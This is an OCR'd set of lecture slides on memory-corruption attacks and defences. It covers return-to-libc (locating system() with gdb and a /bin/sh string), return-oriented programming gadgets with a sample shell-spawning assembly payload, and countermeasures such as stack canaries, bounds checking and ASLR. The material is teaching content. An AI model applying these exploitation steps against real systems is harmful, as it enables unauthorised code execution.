
  system("/bin/bash");

  would create a bash shell

So we need to

1. Find the address of system in the process
2. Supply an address that points to the string /bin/sh

The return-to-libc attack



Find address of system

$ gdb a.out

(gdb) p system

$1 {<text variable…>} **0x28086526** <system>

Find address of /bin/sh

- Every process stores the enviroment variables
- We need to find this and extract the string /bin/sh from it

```
XDG_VTNR=7
XDG_SESSION_ID=c2
CLUTTER_IM_MODULE=xim
SELINUX_INIT=YES
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/chester
SESSION=ubuntu
GPG_AGENT_INFO=/run/user/1000/keyring-D98RUC/gpg:0:1
TERM=xterm
SHELL=/bin/bash
XDG_MENU_PREFIX=gnome-
VTE_VERSION=3409
WINDOWID=65011723
```

Limitation of ret2libc

“Difficult to execute arbitrary code”

Return Oriented Programming Attacks

- Discovered by Hovav Shacham of Stanford University
- Allows arbitrary computation without code injection
  - thus can be used with non executable stacks

Gadgets (1)

Lets say this is the payload needed to be executed by an attacker.

```
"movl %esi, 0x8(%esi);"
"movb $0x0, 0x7(%esi);"
"movl $0x0, 0xc(%esi);"
"movl $0xb, %eax;"
"movl %esi, %ebx;"
"leal 0x8(%esi), %ecx;"
"leal 0xc(%esi), %edx;"
```

Gadgets (2)


- Scan the entire binary for code snippets of the form

```
useful instruction(s)
ret
```

- This is called a gadget

Gadgets (3)

- Find gadgets in the binary for the payload



Program Binary

Other Precautions for buffer overflows

- Use a programming language that automatically check array bounds
  - Example java
- Use securer libraries. For example C11 annex K, gets_s, strcpy_s, strncpy_s, etc.

  (_s is for secure)

Canaries

- Known (pseudo random) values placed on stack to monitor buffer overflows.
- A change in the value of the canary indicates a buffer overflow.
- Implemented in gcc by default.
- Evaded if canary is known

```
function:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $16, %esp
        leave
        ret
```

Insert a canary here

check if the canary value has got modified

	Stack (top to bottom):
	stored data
	3
	2
	1
	ret addr
	sfp (%ebp)
	Insert canary here
	buffer1
	buffer2

Bounds Checking

- Check accesses to each buffer so that it cannot be beyond the bounds
- In C and C++, bound checking performed at pointer calculation time or dereference time.
- Requires run-time bound information for each allocated block.

Address Space Randomization

- Attackers need to know specific locations in the code.
  - For instance, where the stack begins
  - Where functions are placed in memory, etc.
- Address space layout randomization (ASLR) makes this difficult by randomizing the address space layout of the process